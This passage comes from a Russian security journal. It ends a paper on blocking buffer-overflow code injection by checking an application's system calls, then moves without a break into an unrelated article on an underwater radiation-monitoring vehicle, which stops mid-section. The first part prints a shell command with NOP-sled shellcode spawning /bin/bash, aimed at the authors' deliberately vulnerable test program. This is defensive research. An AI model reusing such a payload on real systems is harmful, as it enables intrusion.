root@oxg-VirtualBox:/home/oxg# ./ptrace /home/oxg/test $(python -c 'print "\x90
"*371+"\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f
\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd
d\x80\xb0\x01\x31\xdb\xcd\x80" + "\xcc\xfl\xff\xbf"*40 ')
SYS 45
SYS 33
SYS 192
SYS 33
SYS 5
SYS 197
SYS 192
SYS 6
SYS 33
SYS 5
SYS 3
SYS 197
SYS 192
SYS 192
SYS 192
SYS 6
SYS 192
SYS 243
SYS 125
SYS 125
SYS 125
SYS 91
SYS 11
SYS 45
SYS 33
SYS 192
SYS 33
SYS 5

```

Рисунок 12 – Функционирование атакованного приложения [Functioning of the attacked application]

```

root@oxg-VirtualBox:/home/oxg# ./ptrace /home/oxg/test $(python -c 'print "\x90
"*371+"\x31\xc0\x83\xec\x01\x88\x04\x24\x68\x62\x61\x73\x68\x68\x62\x69\x6e\x2f
\x83\xec\x01\xc6\x04\x24\x2f\x89\xe6\x50\x56\xb0\x0b\x89\xf3\x89\xe1\x31\xd2\xcd
d\x80\xb0\x01\x31\xdb\xcd\x80" + "\xcc\xfl\xff\xbf"*40 ')
SYS 45
SYS 33
SYS 192
SYS 33
SYS 5
SYS 197
SYS 192
SYS 6
SYS 33
SYS 5
SYS 3
SYS 197
SYS 192
SYS 192
SYS 192
SYS 6
SYS 192
SYS 243
SYS 125
SYS 125
SYS 125
SYS 91
SYS 11
ATTACK!!
root@oxg-VirtualBox:/home/oxg#

```

Рисунок 13 – Пример работы механизма защиты [Functioning of the attacked application]

Заключение

Целью данной работы является предотвращение атаки на приложение путем переполнения буфера с помощью разработанного комплекса по предотвращению атак путем проверки совершаемых защищаемым приложением системных вызовов.

Во введении кратко описаны существующие средства предотвращения атак на приложения в ОС Linux, а также возможности их обхода, которые показывают

необходимость разработки дополнительных средств защиты, установлены цели и задачи.

Далее был описан программный комплекс по предотвращению атак на приложения путем проверки совершаемых ими системных вызовов. Он состоит из двух подсистем. Первая – система анализа исходных кодов и построения эталонной модели поведения защищаемого приложения. Вторая – непосредственно система предотвращения атак на приложения путем сравнения с эталонной моделью поведения совершаемых приложением системных вызовов.

Так же описан механизм простейшего переполнения буфера и продемонстрирован на специально подготовленном уязвимом приложении.

Итогом данной работы стало тестирование разработанного программного комплекса по предотвращению атак. Для начала исходные коды защищаемого уязвимого приложения проанализированы с помощью системы анализа исходных кодов и построена эталонная модель поведения, основанная на номерах и порядке системных вызовов. Далее для демонстрации данное приложение было запущено в нормальном режиме и были собраны номера вызовов во время правильного исполнения. Далее на него произведена атака путем простейшего переполнения буфера без защиты для наблюдения поведения атакованного приложения. И конечным этапом стало использование системы предотвращения атак на приложения путем сравнения с эталонной моделью поведения совершаемых приложением системных вызовов во время проведения данной атаки, результатом которого стало предотвращение выполнения атакованного приложения.

На основе полученных результатов можно сделать вывод, что система анализа поведения защищаемого приложения, основанного на номерах и порядке совершаемых вызовов, позволяет предотвращать атаки путем переполнения буфера, приводящим к инъекциям вредоносного кода. Таким образом, использование программного комплекса по обнаружению атак решает проблему атак переполнения буфера приводящих к инъекциям кода в системах, использующих потенциально уязвимые приложения.

СПИСОК ЛИТЕРАТУРЫ

1. Wonsun Ahn, Yuelu Duan and Josep Torrellas «DeAliaser: Alias Speculation using Atomic Region Support» : публикации проекта LLVM. – 2013. – P. 167-168. – URL : <<http://dl.acm.org/citation.cfm?id=2451136>> (дата обращения: 07.10.2018).
2. Gerardo Richarte «Four different tricks to bypass StackShield and StackGuard protection». – URL : <https://www.cs.purdue.edu/homes/xyzhang/spring07/Papers/defeat-stackguard.pdf> (дата обращения: 06.08.2018).
3. Erik Buchanan, Ryan Roemer, Stefan Savage, Hovav Shacham «Return-oriented Programming: Exploitation without Code Injection». – URL : https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf (дата обращения: 22.10.2018).
4. Erik Buchanan, Ryan Roemer, Hovav Shacham, Stefan Savage «When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC». – URL : <http://cseweb.ucsd.edu/~savage/papers/CCS08GoodInstructions.pdf> (дата обращения: 22.10.2018).
5. Hovav Shacham «The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)». – URL : <https://hovav.net/ucsd/dist/geometry.pdf> (дата обращения: 21.10.2018).
6. Tyler Durden «Bypassing PaX ASLR protection». – URL : <http://phrack.org/issues/59/9.html> (дата обращения: 09.11.2018).
7. Hector Marco, Ismael Ripoll «AMD Bulldozer Linux ASLR weakness: Reducing entropy by 87.5%». – URL : <http://hmarco.org/bugs/AMD-Bulldozer-linux-ASLR-weakness-reducing-mmaped-files-by-eight.html> (дата обращения: 09.11.2018).
8. Tilo Muller «ASLR Smack & Laugh Reference». – URL : <https://ece.uwaterloo.ca/~vganesh/TEACHING/S2014/ECE458/aslr.pdf> (дата обращения: 10.11.2018).

9. Ralf Hund, Carsten Willems, Thorsten Holz «Practical Timing Side Channel Attacks Against Kernel Space ASLR». – URL : <https://www.ieee-security.org/TC/SP2013/papers/4977a191.pdf> (дата обращения: 10.11.2018).
10. Паринов, М. А. Анализ существующих средств защиты от переполнения буфера на стеке и способы их обхода / М. А. Паринов // Глобальная ядерная безопасность. – 2019. – № 2(31). – С. 15-22.
11. Фомичев В. М. Методы дискретной математики в криптологии / В. М. Фомичев. – Москва : ДИАЛОГ-МИФИ, 2010. – 424 с.
12. Wenliang Du. «Computer Security: A Hands-on Approach». – URL : http://www.cis.syr.edu/~wedu/seed/Book/book_sample_buffer.pdf (дата обращения: 14.11.2019).
13. Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole «Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade». – URL : https://www.researchgate.net/publication/232657947_Buffer_Overflows_Attacks_and_Defenses_for_the_Vulnerability_of_the_Decade (дата обращения: 10.02.2020).
14. James C. Foster Vitaly Osipov Nish Bhalla Niels Heinen «Buffer Overflow Attacks DETECT, EXPLOIT, PREVENT». – URL : http://index-of.es/Varios/Securite/BoF_Attacks.pdf (дата обращения: 10.02.2020).

REFERENCES

- [1] Wonsun Ahn, Yuelu Duan, Josep Torrellas. DeAliaser: Alias Speculation using Atomic Region Support: LLVM. 2013. P. 167-180. URL: <http://dl.acm.org/citation.cfm?id=2451136> (reference date: 07.10.2018).
- [2] Gerardo Richarte. Four Different Tricks to Bypass StackShield and StackGuard Protection. URL: <https://www.cs.purdue.edu/homes/xyzhang/spring07/Papers/defeat-stackguard.pdf> (application date: 06.08.2018).
- [3] Erik Buchanan, Ryan Roemer, Stefan Savage, Hovav Shacham. Return-oriented Programming: Exploitation without Code Injection. URL: https://www.blackhat.com/presentations/bh-usa-08/Shacham/BH_US_08_Shacham_Return_Oriented_Programming.pdf (reference date: 22.10.2018).
- [4] Erik Buchanan, Ryan Roemer, Hovav Shacham, Stefan Savage. When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC. URL: <http://cseweb.ucsd.edu/~savage/papers/CCS08GoodInstructions.pdf> (reference date: 22.10.2018).
- [5] Hovav Shacham. The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). URL: <https://hovav.net/ucsd/dist/geometry.pdf> (application date: 09.11.2018).
- [6] Tyler Durden. Bypassing PaX ASLR Protection. URL: <http://phrack.org/issues/59/9.html> (reference date: 09.11.2018).
- [7] Hector Marco, Ismael Ripoll. AMD Bulldozer Linux ASLR Weakness: Reducing entropy by 87.5%. URL: <http://hmarco.org/bugs/AMD-Bulldozer-linux-ASLR-weakness-reducing-mmapped-files-by-eight.html> (reference date: 09.11.2018).
- [8] Tilo Muller. ASLR Smack & Laugh Reference. URL: <https://ece.uwaterloo.ca/~vganesh/TEACHING/S2014/ECE458/aslr.pdf> (application date: 10.11.2018).
- [9] Ralf Hund, Carsten Willems, Thorsten Holz. Practical Timing Side Channel Attacks Against Kernel Space ASLR. URL: <https://www.ieee-security.org/TC/SP2013/papers/4977a191.pdf> (reference date: 10.11.2018).
- [10] Parinov M.A. Analiz sushhestvujushhih sredstv zashhity ot perepolnenija bufera na steke i sposoby ih obhoda [Analysis of Existing Protection Systems from Buffer Overflow and Methods of their Bypass]. Global nuclear safety [Global Nuclear Safety]. 2019. 2(31). P. 15-22 (in Russian).
- [11] Fomichev V.M. Metody diskretnoj matematiki v kriptologii [Discrete Mathematics Methods in Cryptology]. Moskva: DIALOG-MIFI [Moscow: DIALOG- MEPhi]. 2010. 424 p. (in Russian).
- [12] Wenliang Du. Computer Security: A Hands-on Approach. URL: http://www.cis.syr.edu/~wedu/seed/Book/book_sample_buffer.pdf (reference date: 14.11.2019).
- [13] Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole. Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade. URL: https://www.researchgate.net/publication/232657947_Buffer_Overflows_Attacks_and_Defenses_for_the_Vulnerability_of_the_Decade (reference date: 10.02.2020).
- [14] James C. Foster Vitaly Osipov Nish Bhalla Niels Heinen. Buffer Overflow Attacks DETECT, EXPLOIT, PREVENT. URL: http://index-of.es/Varios/Securite/BoF_Attacks.pdf (reference date: 10.02.2020).

Preventing Attacks on the Easiest Applications with Vulnerabilities by Verification of Their Committed System Calls

M.A. Parinov^{*1}, A.G. Sirotkina^{2}**

^{}Institute of Nuclear Physics and Technology (INP&T), National Research Nuclear University «MEPhI», Kashirskoye shosse, 31, Moscow, Russia 115409*

*^{**}SARFTI - National Research Nuclear University «MEPhI», Duhova str., 6 building 1, Sarov, Russia 607186*

¹ORCID iD: 0000-0002-6947-8753

WoS Researcher ID: G-9341-2019

e-mail: mafimka@gmail.com

²ORCID iD: 0000-0003-4559-7763

e-mail: sag@sarfti.ru

Abstract – The issue of detecting and preventing attacks on applications has been and remains one of the urgent tasks of information security. Flaws in the program code lead to disruption of the normal operation of the software. Data integrity, availability and confidentiality of the data, interruption of the execution of running processes or even the system as a whole may occur due to design flaws. The aim of this work is to prevent attacks on the application by overflowing the buffer using the developed complex to prevent attacks. To achieve this goal, the shortcomings of modern systems for preventing attacks on applications are briefly reviewed, the structure of the developed software package, the operation algorithms of each module of the software package, the mechanism for buffer overflows are examined, and the developed software package is tested on a simple buffer overflow.

Keywords: buffer overflow, system calls, code injection, data execution prevention, ASLR, StackGuard, information security.

**ПРОБЛЕМЫ ЯДЕРНОЙ, РАДИАЦИОННОЙ
И ЭКОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ**

УДК. 681.5:621.37:534.321.9:502

**ИССЛЕДОВАНИЕ СИСТЕМЫ АВТОМАТИЗИРОВАННОГО
УПРАВЛЕНИЯ ПОДВОДНОГО ДОЗИМЕТРИЧЕСКОГО
КОМПЛЕКСА ПРИ ДИСТАНЦИОННОМ ИЗМЕРЕНИИ
ПРИДОННОЙ РАДИОАКТИВНОСТИ В ГЛУБОКОВОДНЫХ
АКВАТОРИЯХ**

© 2020 А.П. Елохин*, А.А. Василенко*, С.Е. Улин*, С. Юксеклер**, М. Юксеклер**

**Национальный исследовательский ядерный университет «МИФИ», Москва, Россия*

***АО АККУЮ НУКЛЕАР, Мерсин, Турция*

В статье представлено исследование системы автоматизированного управления подводного радиоуправляемого беспилотного аппарата (в рамках макета), осуществляющего радиационный контроль придонных областей глубоководных акваторий (глубиной больше 10 м), и система построения канала связи между оператором и аппаратом. Радиационный контроль осуществляется стандартным методом с использованием спектрометрического, дозиметрического оборудования и эхолота, располагающихся на подводном аппарате. Построение канала связи с объектом, расположенным на земле, осуществляется двумя способами: в воде – путём передачи информации посредством ультразвука до буферного устройства, плавающего на поверхности акватории, и через него, путём ретрансляции – оператору на берег по радиоканалу. Управление подводным аппаратом осуществляется в обратном порядке: от оператора до буферного устройства – по радиоканалу, с последнего до подводного аппарата – путём ретрансляции сигнала в ультразвук и далее путём последующей ретрансляции до приёмного устройства подводного аппарата.

Ключевые слова: ультразвуковая передача информации, радиоуправляемый подводный аппарат, радиационный контроль придонных областей акваторий, спектрометрическое, дозиметрическое оборудование, радиоканал связи.

Поступила в редакцию 24.03.2020

После доработки 16.07.2020

Принята к публикации 24.07.2020

Анализ радиационных аварий в России и за рубежом убеждают в необходимости разработки дистанционных (бесконтактных для человека) средств оценки радиоактивного загрязнения окружающей среды. В представленной работе рассматривается подобное средство оценки радиоактивного загрязнения акваторий и их донной поверхности, например, прудов-охладителей АЭС или прибрежной области Японского моря в регионе японской АЭС «Фукусима-1» и др.

Прецедентов, связанных с утечкой радиации в окружающую среду, с начала освоения атомной энергетики человечеством произошло уже более чем достаточно. Излучение радиоактивных веществ оказывает очень сильное воздействие на все живые организмы, поэтому совершенствование средств контроля радиационного фона окружающей среды в настоящее время просто необходимо. Внедрение подобных технологий радиационного контроля окружающей среды, позволит осуществлять радиационный контроль не только прудов-охладителей АЭС, но служить более фундаментальным целям охраны водной среды при радиационных авариях, связанных с утечкой радиации, яркими примерами которых являются: авария на Фукусима-1 в

Японии в марте 2011 года, авария в бухте Чажма в августе 1985 г., радиационная авария в губе Андреева в феврале 1982 г. (СССР).

Суть метода, используемого для оценки радиоактивного загрязнения акваторий и их донной поверхности [1, 2], довольно проста. Метод, реализуемый путем применения погружного спектрометрического комплекса «Нырок-2» [2] (рис. 1), который содержит блок детектирования, представляющий собой полупроводниковый детектор (ППД) из особо чистого германия в портативном многопозиционном криостате, впервые был разработан и применен на практике специалистами ООО «Грин Стар Инструмент-с» и ОАО «ВНИИАЭС» в 2007 г. при проведении радиационного обследования в зоне влияния утечки жидких радиоактивных отходов (ЖРО) из хранилища № 2 жидких отходов (ХЖО-2) Нововоронежской АЭС (НВАЭС) (1985 г.). Кроме спектрометрического комплекса «Нырок-2» содержит: специальный контейнер (герметичную капсулу из нержавеющей стали); установленный в капсулу свинцовый коллиматор; гофрированный шланг (для вентиляции блока детектирования и отвода испарений азота); процессор импульсных сигналов SBS-75 (многоканальный анализатор); профессиональный переносной компьютер (Notebook).



Рисунок 1 – Проведение радиационного обследования в зоне влияния утечки ЖРО из ХЖО-2 НВАЭС (1985 г.) [Radiation survey in the zone of influence of liquid radioactive waste leakage from No. 2 of Novovoronezh NPP liquid waste storage (1985)]

Сравнение результатов измерений рассматриваемым методом и традиционным (методом отбора проб), приведенное в таблице 1 [1, 2], демонстрирует хорошую точность измерения относительно традиционного (пробоотборного) метода.

Таблица 1 – Сравнение результатов радиационного контроля донных отложений пробоотборным и дистанционным методами (отн. ед.) [Comparison of radiation monitoring results of bottom sediments by sampling and remote sensing methods (rel. units)]

№	Метод радиационного контроля		Отличие, %
	Пробоотборный (традиционный)	Дистанционный («Нырок-2»)	
1	$40 \pm 1,21$	41 ± 10	2,5
2	$3,4 \pm 1,0$	$3,2 \pm 0,9$	6,3
3	$6,5 \pm 1,8$	$6,7 \pm 1,7$	3,1
4	$0,4 \pm 0,1$	$0,4 \pm 0,1$	< 1
5	42 ± 12	39 ± 10	2,6
6	$1,0 \pm 0,3$	$0,85 \pm 0,20$	18
Суммарная неопределенность контроля ($P = 0,95$)			

Однако существенным недостатком приведенного метода оценки радиоактивного загрязнения донной поверхности акватории является отсутствие информации относительно геометрических параметров, ограничивающих область радиоактивного загрязнения, приводящей к необходимости исследования большой площади акватории, что требует большого количества времени на исследования, обработку информации и не позволяет передавать её в режиме реального времени

(on-line). Другим существенным недостатком метода является его низкая мобильность, поскольку, фактически, работа осуществляется методом «удочки» с водной поверхности акватории (см. рис. 1). Кроме того, используемый спектрометрический метод, основанный на использовании традиционных полупроводниковых детекторов, требует крупногабаритного криогенного оборудования для охлаждения детектора и уменьшения, таким образом, паразитного фона, что создаёт значительные неудобства при работе на ограниченном пространстве на воде.

В методе, рассматриваемом авторами в настоящей работе, оценка радиоактивного загрязнения донной поверхности глубоководных (глубиной больше 10 м) акваторий с речной или морской водой осуществляется путем использования радиоуправляемого подводного аппарата (подводного дозиметрического комплекса, ПДК), содержащего как необходимое дозиметрическое оборудование, выполняющее измерения мощности дозы и спектрального состава γ -излучения радионуклидов, загрязняющих донную поверхность, так и ряд других приборов и устройств, функциональные возможности которых позволяют передавать полученную информацию оператору, располагающемуся на берегу. Этот результат достигается за счет того, что кроме размещения на небольшом (не более 1,5 м) подводном беспилотном радиоуправляемом аппарате γ -спектрометра, дозиметра поглощенной дозы γ -излучения, эхолотов, измеряющих расстояние между донной поверхностью и подводным аппаратом, а также между подводным аппаратом и каким-либо препятствием, возникающим на пути его следования, располагается блок бесконтактной дистанционной передачи информации, которая предварительно оцифровывается, кодируется и затем поступает на ультразвуковой датчик, расположенный на поверхности подводного аппарата. Причем, передача информации, осуществляемая в водной среде, регистрируется ультразвуковым детектором, располагающимся на буферном устройстве, которое помещают на водной поверхности вблизи побережья, декодируется и затем ретранслируется по радиоканалу на приемное устройство оператора, располагающегося на берегу, что наглядно показано на рисунке 2: обмен информацией ПДК – 1) с буферным устройством (ретранслятором) – 2), плавающим на поверхности водоёма, осуществляются посредством ультразвуковых преобразователей. Данные с ретранслятора передаются на рабочую станцию оператору – 3), расположенному на берегу, по радиоканалу.




Рисунок 2 – Принципиальная схема приема и передачи информации ПДК [Schematic diagram of receiving and transmitting information of an underwater dosimetry complex]

Ультразвуковой сигнал может распространяться только в водной среде, поскольку на границе раздела сред (вода-воздух) происходит его полное отражение. Когда аппарат находится на поверхности акватории, его управление осуществляется по радиоканалу. Эскиз ПДК представлен на рисунке 3, где

изображен корпус подводного исследовательского аппарата (подводного дозиметрического комплекса) – 1); ёмкости «танки» балластных вод – 2); горизонтальные рули – 3); крышка – 4); прокладка – 5); вентиль – 6); ксеноновый γ -спектрометр – 7); γ -детектор – 8); фонарь – 9); видеокамера – 10); ультразвуковой детектор – 11); киль – 12); винты левого и правого поворота – 13); силовой винт – 14); эхолот – 15), газгольдер – 16), представляющий собой баллон со сжатым воздухом (до 300 атм), который используется для его подачи в «танки» при всплытии, и насосы для закачивания заборной воды при погружении – 17).




Рисунок 3 – Принципиальная схема подводного радиоуправляемого аппарата ПДК с дозиметрическим оборудованием на борту (7, 8), газгольдером (16) и насосами заборной воды (17) из ХЖО-2 НВАЭС (1985 г.) [Schematic diagram of an underwater radio-controlled apparatus of an underwater dosimetry complex with dosimetry equipment on board (7, 8), a gas holder (16) and seawater pumps (17) from No. 2 of Novovoronezh NPP liquid waste storage (1985)]

Отличительной особенностью выбранного метода оценки радиоактивного загрязнения донной поверхности глубоководных акваторий, в отличие от рассмотренного выше [1], является предварительное измерение эхолотом эффективной высоты ПДК над придонной поверхностью акватории h_D , оптимальное значение которой с учетом поглощения водой γ -излучения радионуклидов, осевших на донную поверхность акватории, рассчитывалось методом Монте-Карло. Расчет, представляя собой высотное распределение мощности дозы γ -излучения от загрязненной донной поверхности, показал, что эффективная высота ПДК над донной поверхностью должна составлять порядка $h_D = 40$ см, а значение эффективного радиуса сканирования, может быть определено через измеренную высоту по формуле $R_D = 0,75h_D$ (рис. 4) [3].




Рисунок 4 – К методу определения придонной активности в прудах-охладителях [The method for determining the bottom activity in cooling ponds]

Другой отличительной особенностью предлагаемого метода является то, что использование ультразвуковых датчиков позволяет осуществлять передачу информации относительно радиоактивного загрязнения донной поверхности в режиме реального времени из глубоководных акваторий глубиной больше 10 м в морской воде. В основе этого утверждения лежит известная спектральная зависимость коэффициента поглощения электромагнитных волн для пресной и морской воды [4], приведенная на рисунке 5, из которой следует, что передача информации по радиоканалу из глубоководных акваторий (связь с подводными лодками, находящимися в погруженном состоянии) наиболее целесообразна на низких частотах, которым соответствуют только длинные и сверхдлинные волны [5].




Рисунок 5 – Спектральная зависимость коэффициента поглощения электромагнитных волн для пресной (1) и морской (2) воды, при температуре 0 °C (a) и 25 °C (b) [4] [Spectral dependence of the absorption coefficient of electromagnetic waves for fresh (1) and sea (2) water, at a temperature of 0 °C (a) and 25 °C (b)]

Но при этом следует заметить, что передача информации на низких частотах требует многокилометровых антенн, стоимость которых значительно превосходит стоимость оборудования, включая и подводный аппарат, используемый для решения рассматриваемой задачи.

Автоматизация управления ПДК осуществляется следующим образом. ПДК с γ -спектрометром, интегральным детектором γ -излучения и т.д., т.е. со всем оборудованием на борту (см. рис. 3), направляют в заданный сектор области акватории, в которой необходимо выполнить сканирование донной поверхности, управляя подводным аппаратом путём передачи информации (см. рис. 2), т.е. подводят аппарат в заданный сектор и осуществляют его погружение, управляя заполнением «танков» балластных вод (см. поз. 2 рис. 3). Затем, используя силовой (см. поз. 14 рис. 3) и поворотные (см. поз. 13 рис. 3) винты, а также горизонтальные рули (см. поз. 3 рис. 3), подводят аппарат в заданной точке на заданную высоту от донной поверхности, используя показания эхолота (см. поз. 15 рис. 3). Измеряемые параметры радиоактивного загрязнения донной поверхности, регистрируемые детектором мощности дозы γ -излучения (см. поз. 8 рис. 3) и γ -спектрометром (см. поз. 7 рис. 3) кодируются и передаются оператору. Видеокамера (см. поз. 10 рис. 3) используется для наблюдения особенностей донной поверхности, а фонарь (см. поз. 9 рис. 3) для её освещения. Процессы погружения и всплытия ПДК описываются на примере использования макета, вид которого представлен на рисунке 6а,б: 1) – газгольдер с краном – 2) и редуктором – 3), пробкой для выхода воздуха – 13), магнитным клапаном – 4) и тройником – 5) для подачи воздуха в «танки балластных вод» – металлические емкости с пластмассовыми заглушками – 6), которые установлены на платформе – 7); насосы – 9) располагаются с нижней стороны платформы – 7); электромагнитные клапаны – 8) располагаются на задней торцевой стороне «танков» сверху для воздуха, снизу для воды.




Рисунок 6 – Макет подводного аппарата, представляющий собой систему погружения/всплытия ПДК
[A model of an underwater vehicle which is a submersion / ascent system of an underwater dosimetry complex]

Макет представляет собой пластмассовую платформу, на которой располагаются оборудование, отвечающее за процессы погружения и всплытия ПДК, а также приборы, контролирующие работу оборудования. «Танки» балластных вод (далее просто «танки») располагаются под днищем ПДК (см. рис. 3). Насосы заборной воды (см. поз. 17 рис. 3) располагаются снизу на внешней стороне «танков» (см. поз. 2 рис. 3), представляющих собой пустые цилиндры, заполняемые водой (при погружении) или воздухом (при всплытии). Газгольдер располагается внутри ПДК (см. рис. 3). Это устройство обеспечивается манометром, регистрирующим остаточное давление воздуха в газгольдере после каждого всплытия, редуктором, регулирующим подачу воздуха в «танки» для вытеснения из них воды при всплытии, и электромагнитным клапаном, открывающимся для прохождения воздуха в «танки» в условиях всплытия. Воздух при всплытии выходит из газгольдера через редуктор и открывающийся электромагнитный клапан (см. поз. 4 рис. 6а) и через переходный тройник поступает в «танки» (см. поз. 6 рис. 6а), вытесняя воду. Управление процессами погружения/ всплытия ПДК осуществляется специальным программным обеспечением при помощи контролеров, на основе плис-систем (программируемых логических интегральных схем).

На лицевой стороне на «танках» (см. рис. 6а) при открытых магнитных клапанах (см. поз. 8 рис. 6), расположенных внизу и соединенных трубопроводом с водяными насосами (см. поз. 9 рис. 6), при погружении осуществляется забор заборной воды, а с тыльной стороны «танков» установлены магнитные клапаны (см. поз. 8 рис. 6), открывающиеся при заборе балластной воды для выхода воздуха через выходные патрубки (см. поз. 10 рис. 6), расположенные сверху «танков» (см. рис. 6б). После погружения подводного аппарата магнитные клапаны забора воды закрываются, а на водяные насосы подается сигнал, прекращающий их работу. При всплытии открывается воздушный клапан (см. поз. 4 рис. 6), расположенный после редуктора (см. поз. 3 рис. 6) (назначение редуктора состоит в регулировании давления воздуха, поступающего из газгольдера в «танки») и открываются магнитные клапаны (см. поз. 8 рис. 6), расположенные на тыльной стороне внизу «танков», через которые вода под давлением воздуха вытесняется через выходные патрубки, расположенные снизу на тыльной стороне «танков», обеспечивая всплытие аппарата. Регулирование давления воздуха, поступающего из газгольдера в «танки», особую роль играет при работе на большой глубине ($h > 10$ м). На такой глубине давление воды составляет $P_h = h/10$ атм, поэтому давление воздуха на регуляторе должно быть больше этой величины, для того чтобы вытеснить воду из «танка» при всплытии. На «танке» (см. рис. 6а) расположен электронный блок управляющей программы (см. поз. 12 рис. 6а) и пробка газгольдера

(см. поз. 13 рис. 6а), которую при испытаниях заменили на кран (см. поз. 2 рис. 6а), используемый для зарядки газгольдера воздухом (см. поз. 13 рис. 6а). В реальном исполнении ПДК также могут быть использованы подобное оборудование и аппаратура, поэтому авторам, в первую очередь, было необходимо уточнить особенности работы системы погружения/всплытия, в дальнейшем реализуемой на ПДК.

Используя систему погружения в ПДК в виде «танков», необходимо решить вопрос относительно их геометрических размеров по отношению к габаритам ПДК. Действительно, вес ПДК, его оборудования, решающего те или иные задачи, форма и геометрические размеры определённым образом должны коррелировать с размерами и формой «танков» балластных вод. Ответ на этот вопрос даёт нижеследующий вывод.

Оценка длины резервуара «танка» балластных вод и его радиуса в зависимости от длины подводного аппарата и веса его оборудования

